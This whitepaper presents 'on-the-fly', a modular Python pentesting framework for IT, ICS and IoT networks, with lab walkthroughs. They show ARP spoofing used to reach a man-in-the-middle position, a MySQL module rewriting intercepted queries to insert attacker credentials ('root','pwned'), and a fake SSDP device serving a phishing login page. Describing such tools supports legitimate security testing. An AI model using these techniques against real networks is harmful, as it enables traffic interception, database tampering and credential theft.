Network Pentesting on IT, ICS & IoT Environments: 'on-the-fly' tool

IdeasLocas – ideaslocas@telefonica.com

Summary overview

The world is increasingly becoming more connected. Different technologies and paradigms are hyperconnected and offer advances to society. The usage of other technologies among these devices makes security uneven. When facing a pentest in any environment, one major factor is the network. The network interconnects the world of the Internet of Things, the world of industrial control systems, and information technology. This paper introduces the 'on-the-fly' tool, which gives capabilities to perform pentesting tests in several domains (IoT, ICS & IT). It is an innovative tool by bringing together different worlds sharing a common factor: the network.

1. Tool context

The industrial control systems world is becoming more and more connected to the Internet and involves many risks that need to be addressed. The goal is to provide more information to improve decision-making and business capability.

The world of the Internet of Things has a growing number of connected devices. There is no turning back. Security is a critical and differentiating cornerstone. Evaluating this type of world is necessary as companies have more IoT devices in their offices. Users/society themselves also have more IoT devices in their homes. Security is essential in this world.

The 'on-the-fly' tool intends to give the pentester an 'all-in-one' tool by deploying different functionalities applicable across the three domains of work: IoT, ICS & IT. The present work introduces a new framework in which enough functionalities will be provided to discover, evaluate, and audit technologies from the three mentioned domains.


2. The three worlds volume

The irruption of the IoT paradigm, the connectivity of the OT / ICS world, and the exponential growth of the IT world means that the pentester needs to understand all these areas to be able to perform according to requirements. The speed of manufacturers to reach the market, the constant improvements, the 'no' thought in security are just some aspects that make these technologies less than optimal in terms of security.

The technology involved in these three worlds is quite different in some aspects but similar in many others. There are implemented and methodologies to make these worlds as secure as possible, but the millions of previous devices where security was secondary lead to many security holes in devices in the current state of production.

3. 'on-the-fly'

The 'on-the-fly' tool is a framework that brings features to perform pentesting tasks on data networks in IoT, ICS, and IT environments. The tool allows executing different tasks simultaneously and in a modular way, simplifying the chaining of actions and performing different simultaneous attacks.



```
[-*-] on-the-fly network attacks / TI - OT - IoT v0.1b   [-*-]
[-*-]       Created by: IdeasLocas(With Love!)       [-*-]

 [+] Starting the console...
 [*] Console ready!

on-the-fly> 
```

Figure 1: on-the-fly

'on-the-fly' architecture is modular and has more than 40 modules with functionalities for pentesting in IoT, ICS & IT environments. This is somewhat interesting, as any user could expand the knowledge base of the tool. The architecture of the tool is as follows:




Figure 2: Modular architecture


The tool is modular, i.e., it enables different modules with different capabilities to be loaded and run in the background. The main module types are listed below:

- Discovery. This category of modules offers functionalities to discover different types of services and machines. Various protocols are used: Modbus for ICS discovery, TCP for service and machine discovery, MDNS and SSDP, etc.
- Manipulation. This type of module allows on-the-fly traffic manipulation to pass through the host. They are specialized modules for changing values that can be

observed and manipulated. They allow obtaining an advantage, for example, by manipulating database queries and gaining access.

- Server. This kind of module gives the pentester the possibility to raise a service or server and offer a fake service over SSDP, MQTT, or DNS.
- Spoof. This type of module allows spoofing attacks to be carried out between different machines. For example, it is possible to perform classic ARP Spoofing, DNS Spoofing, or NTP Spoofing and spoofing attacks on COAP and MQTT (IoT) and Modbus (ICS).
- Pivot. This type of module allows using 'on-the-fly' as a pivot tool in a pentest. It enables the use of SOCKS4 and port-forwarding over TCP to redirect traffic. This is a necessary functionality for the pentester.
- Sniffer. This type of module allows packet sniffing. Some modules come ready to sniff specific traffic, and other modules allow you to configure what you want to sniff, how and where to store it.
- Examples. This type of module shows examples of module implementation. This is useful so that a user can easily create the module with the functionality desired.

Next, we can see the different different types of modules. In each type of module, we can find 'N' different modules implementing those types of functionality.




```
on-the-fly> load modules/
modules/discovery/     modules/manipulation/  modules/server/        modules/spoof/
modules/examples/      modules/pivot/         modules/sniffer/
on-the-fly> load modules/
```

Figure 3: 'on-the-fly' modules

The 'on-the-fly' project contains a folder called 'otflib' (on-the-fly library). In this directory can be found code that some modules use and that simplifies the work of the modules. They can be reused by any user who builds a new module.

The available commands within the 'on-the-fly' tool are the following:




```
on-the-fly>
back      global    help      jobs      load      quit      run       set       show      unset
on-the-fly> 
```

Figure 4: Available commands in the tool

The help command guides what the commands do, as shown below. The load command enables to load of a module for configuration and execution. The back command does the opposite operation; it returns control to the primary prompt. The jobs command shows the modules that generate 'threads' and are running. Through this command, we can 'terminate' a module at any time. on-the-fly' has an internal thread management system to be able to run in the background any job and to be able to terminate it when the user requires it.

The run command allows running a module. The set command allows you to assign values to an attribute of a module. The show command allows seeing the options of a module before executing it.



```
on-the-fly> help

load <module>
-------------
|_ Load a specific module

back
----
|_ Unload a module

show
----
|_ Show module info and options

set <option> <value>
--------------------
|_ Assign value to an option

unset <option>
--------------
|_ Set null an option

 global <option> <value>
-----------------------
|_ Assign value to a global option

run
---
|_ Start the module

jobs
---
|_ Show jobs in background

help
----
|_ Show this text

# system_command
----
|_ Executes a command on the local system

quit
----
|_ Bye bye on-the-fly!

on-the-fly>
```

Figure 5: ‘on-the-fly’ commands descriptions

4. Requirements

'on-the-fly' was written in Python and made extensive use of Scapy and netfilterqueue. It is crucial to have Scapy in Python and netfilterqueue installed with a compatible version of Python. For this, a version of Python 3 up to Python version 3.7.5 is recommended (and no higher, as there may be incompatibilities with 3.8 and 3.9 in some libraries that it uses 'on-the-fly').


There is a requirements.txt file that must be executed the first time the tool is launched using 'pip install -r requirements.txt'. Again the pip version must be oriented to a Python 3 version up to 3.7.5.

5. How to create a ‘on-the-fly’ module

To create a module, the user only has to copy the file 'template.py,' which is located at the project's root. This file implements a 'CustomModule' and inherits it from the 'Module' class.

This class has a constructor in which you can easily see the module information data through the 'information' variable. The variable 'options' shows the attributes that the class to be implemented must-have. Subsequently, 'super' is used to write the values of 'information' and 'options' in the parent class.


When we run a 'show' in the application with this module loaded, the options indicated in this variable will be displayed.



```python
class CustomModule(Module):
    def __init__(self):
        information = {"Name": "My own test",
                       "Description": "Large description",
                       "Author": "xxx"}



        # -----------name-----default_value--description--required?
        options = {"message": ["hello world!", "Message for you", True],
                   "option2": [None, "Text description", False],
                   "option3": [None, "Text description", False]}

        # Constructor of the parent class
        super(CustomModule, self).__init__(information, options)

        # Class atributes, initialization in the run_module method
        # after the user has set the values
        self._option_name = None
```

Figure 6: 'CustomModule' class and its constructor

This 'skeleton' to build modules has a method called 'run_module'. This is the method that must be implemented to provide the functionality to our module. We can create functions or even methods in our class, but when we execute 'run' in the 'on-the-fly' console, this method will be run and its functionality implemented.



```python
# This module must be always implemented, it is called by the run option
def run_module(self):
    print(self.args["message"])

    #super(CustomModule, self).run(function="hh")
```

Figure 7: 'run_module' method

Finally, copy our module to the path we are working on. It is recommended to follow the semantics of the folders: discovery, pivot, spoof, sniffer, server, manipulation, examples, etcetera.

6. Uses cases


In this section we will work on a few examples of the tool's use and the possibilities it provides. The use cases have been carried out in our own laboratory environment.

a) Use case: Database query manipulation

In this use case the scenario is as follows:

- Database server on machine A.
- Database client / web application on machine B.
- Pentester with 'on-the-fly' on machine C.


Pentester configures 'on-the-fly' to place itself in the middle of the communication using a MITM (man-in-the-middle) attack with ARP Spoofing or ICMP Redirect. In the arp_spoof module, Gateway (e.g. the database server), the target (the client), ip_forward (true) and 'verbose' are configured.



```
on-the-fly> load modules/spoof/arp_spoof
[+] Loading module...
[+] Module loaded!
on-the-fly[arp_spoof]> set target 192.168.56.109
target >> 192.168.56.109
on-the-fly[arp_spoof]> set gateway 192.168.56.111
gateway >> 192.168.56.111
on-the-fly[arp_spoof]> show

 Name
 ----
 |_ARP Spoofing

 Description
 -----------
 |_ARP Spoofing module attack

 Author
 ------
 |_@pablogonzalezpe

 Options (Field = Value)
 -----------------------
 |_interface = eth0 (Interface for sniffing)
 |
 |_target = 192.168.56.109 (IP Target or IP address 1)
 |
 |_gateway = 192.168.56.111 (IP Gateway or IP address 2)
 |
 |_forward = True (IPv4 Forward enabled)
 |
 |_verbose = False (Verbose)
```

Figure 8: loading the 'arp_spoof' module


When the run command is launched, the module configured is executed and turns into a 'job' executed in the background. With the jobs command, you can see the ID of the running job. The pentester has complete control of the console and can perform other actions.



```
on-the-fly[arp_spoof]> [+] IPv4 forward enabled

on-the-fly[arp_spoof]> jobs
 Jobs (ID - Name)
 -----------------------
 |_0 = ARP Spoofing

on-the-fly[arp_spoof]> 
```

Figure 9: Running 'arp_spoof' jobs visualization


Now, the traffic of both goes through the pentester machine. The MySQL packet handling module is now loaded. The options are reviewed. A 'query_modify' parameter specifies which part of the SQL statement should match what we are looking for. If we indicate 'Select', any select that passes through us will 'match', and the statement will be modified by the value indicated by the 'query_spoof' parameter.



```
on-the-fly[arp_spoof]> load modules/manipulation/mysql_manipulation
[+] Loading module...
[+] Module loaded!
on-the-fly[mysql_manipulation]> show

 Name
 ----
 |_MySQL Manipulation

 Description
 -----------
 |_MySQL queries manipulation to modify data

 Author
 ------
 |_@pablogonzalezpe

 Options (Field = Value)
 -----------------------
 |_query_modify = select (query to be modified)
 |
 |_query_spoof = insert into users (username,password) values ('root','pwned') (query spoofing)
```

Figure 10: 'mysql_manipulation' (on-the-fly) load and options.


When we execute the module, we are ready for when the SQL sentences that pass through our server 'match' the value of 'query_modify' to be manipulated 'on the fly' and change the SQL sentence to something we want. In 'query_spoof', we specify the query's value when it arrives at the server. This type of technique can allow us to obtain access to a web application since it is possible to change credentials, register a new user, or query and modify information to gain an advantage during the pentest.



```
on-the-fly[mysql_manipulation]> run
[+] Running module...
Adding iptables rules
[+] Done!
on-the-fly[mysql_manipulation]> jobs
 Jobs (ID - Name)
 -----------------------
 |_0 = ARP Spoofing
 |
 |_1 = MySQL Manipulation

on-the-fly[mysql_manipulation]>
```

Figure 11: mysql_manipulation module execution

The following image shows the previous state of the 'users' table on the database server.




users (2×3)

username	password
alvaro	qwerty
pepe	123abc
pablo	1234

Figure 12: Data from the 'users' table


When the client/web application makes a query that matches the on-the-fly module, a message is returned, and the modification is made.



```
on-the-fly[mysql_manipulation]> set query_spoof insert into old_users values ('blackhat','europe')
query_spoof >> insert into old_users values ('blackhat','europe')
on-the-fly[mysql_manipulation]> run
[+] Running module...
Adding iptables rules
[+] Done!
on-the-fly[mysql_manipulation]> [+] Packet modified correctly
Response packet (hex): 0700000100010002000000
Response packet (str):
```

Figura 13: New value for the 'query_spoof'

Final outcome from the previous execution.



old_users (2×5)


old_user	old_pass
pablo	pepepepepe
luis	121212
fran	jwoeidjioweio
rootmola	passmola
blackhat	europe

Figura 14: 'old_users' table values after the last 'spoof_query'.

b) Use case: SSD 'fake' server

The purpose of this scenario is to impersonate IoT devices through the SSDP protocol. This type of test is suitable to be performed by a Red Team (or to perform a pentesting), where it is possible to spoof a network device within the organization or an IoT device aiming to gain an advantage by stealing credentials.


This module that implements the possibility of creating a fake SSDP server is modules/server/sssdp_fake. The configuration options are as follows:



```
Name
────
|_ssdp_fake

Description
───────────
|_This module emulates a UPnP device in the LAN with a phising login page

Author
──────
|_Guillermo Peñarando, Roberto Aranda

Options (Field = Value)
───────────────────────
|_port = 8008 (Port of the web server of the phising landing page)
|
|_mDNS = True (Start a mDNS server to resolve the landing page as a '.local' domain)
|
|_[OPTIONAL] path = None (Absolute path to a custom website folder that will be served as the device webpa
ge)
|
|_[OPTIONAL] name = None (Device name. A random name is selected by default)
|
|_[OPTIONAL] manufacturer = None (Device manufacturer. A random manufacturer is selected by default)
|
|_[OPTIONAL] model = None (Device model. A random model is selected by default)
|
|_[OPTIONAL] domain = None (Domain name of the ladning page. The extension .local will be added automatica
lly.)
|
|_printer = False (If this is setted to True the it will spoof a printer service instead a generic device)

on-the-fly[ssdp_fake]>
```

Figure 15: 'sdp_fake' setup

After running the module, a service (configured as indicated) is launched to answer SSDP requests and will fool clients requesting information to 'pretend' to be another type of service of interest.



```
on-the-fly[ssdp_fake]> run
[+] Running module ...
Server Started at: 10.1.1.11:1900

        xml location      : http://beats.local:8008/ssdp.xml
        Device name       : Apollo
        Device webpage    : http://beats.local:8008/templates/ssdp/login/
        Service Spoofed   : urn:schemas-upnp-org:device:Basic:1

This server will run in the background and requests will be printed until the job is killed

[+] Done!
on-the-fly[ssdp_fake]>
```

Figure 16: Running the SSDP fake service and display on Windows

When the user sees the service on the system, it tries to reach it. This is fully customizable from the on-the-fly module (web templates, type of service, etc.).


